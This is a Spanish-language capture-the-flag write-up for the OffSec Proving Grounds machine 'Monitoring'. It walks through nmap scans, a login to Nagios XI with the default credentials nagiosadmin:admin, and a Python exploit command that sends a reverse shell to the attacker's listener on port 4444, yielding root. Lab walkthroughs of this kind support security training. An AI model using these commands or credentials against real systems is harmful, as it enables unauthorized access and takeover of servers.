> For the complete documentation index, see [llms.txt](https://beafn28.gitbook.io/beafn28/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://beafn28.gitbook.io/beafn28/writeups/proving-ground-play/monitoring.md).
# Monitoring
✍️ Autor: OffSec 🔍 Dificultad: Fácil
### 🔍 **RECONOCIMIENTO**

En primer lugar, tras conectarnos a la máquina, utilizamos el comando:
```bash
ping -c 1 192.168.197.136
```
para verificar la conectividad de red.
A continuación, se realiza el comando:
```bash
nmap 192.168.197.136
```
para realizar un escaneo de puertos y servicios detallado en la dirección IP.
Como se puede observar durante el escaneo, los siguientes puertos se encuentran abiertos:
* **Puerto 22**, correspondiente al servicio **SSH**.
* **Puerto 25**, correspondiente al servicio **SMTP**.
* **Puerto 80**, correspondiente al servicio **HTTP**.
* **Puerto 389**, correspondiente al servicio **LDAP**.
* **Puerto 443**, correspondiente al servicio **HTTPS**.
Dado que estos servicios están accesibles, se procederá a realizar un análisis más detallado sobre cada uno de ellos con el fin de identificar posibles vectores de ataque o configuraciones incorrectas.
### 🔎 **EXPLORACIÓN**
Se utiliza el comando:
```bash
sudo nmap -sCV -p22,25,80,389,443 -v 192.168.197.136
```
para obtener más información sobre esos puertos específicamente.
Comprobamos el puerto 80.
Es una página de Nagios XI y al dar a acceder se nos muestra el panel de Login. Tras buscar las contraseñas por defecto nos logueamos (nagiosadmin:admin).
{% embed url="" %}
Revisando la página encontramos una versión por lo que miramos a ver si tiene un exploit.
### 🚀 **EXPLOTACIÓN**
Sí tiene exploit por lo que lo ejecutamos y así conseguimos una ejecución remota de código.
{% embed url="" %}
{% @github-files/github-code-block url="" %}
Nos descargamos el exploit y lo ejecutamos.
```bash
python3 exploit.py -t http://192.168.197.136/ -b /nagiosxi/ -u nagiosadmin -p admin -lh 192.168.45.157-lp 4444
```
Mientras nos ponemos en escucha.
Hacemos el [tratamiento de la TTY](https://invertebr4do.github.io/tratamiento-de-tty/#) para trabajar más cómodos.
### 🔐 PRIVILEGIOS
Al estar dentro y ejecutar:
```bash
whoami
```
y sí somos **root**.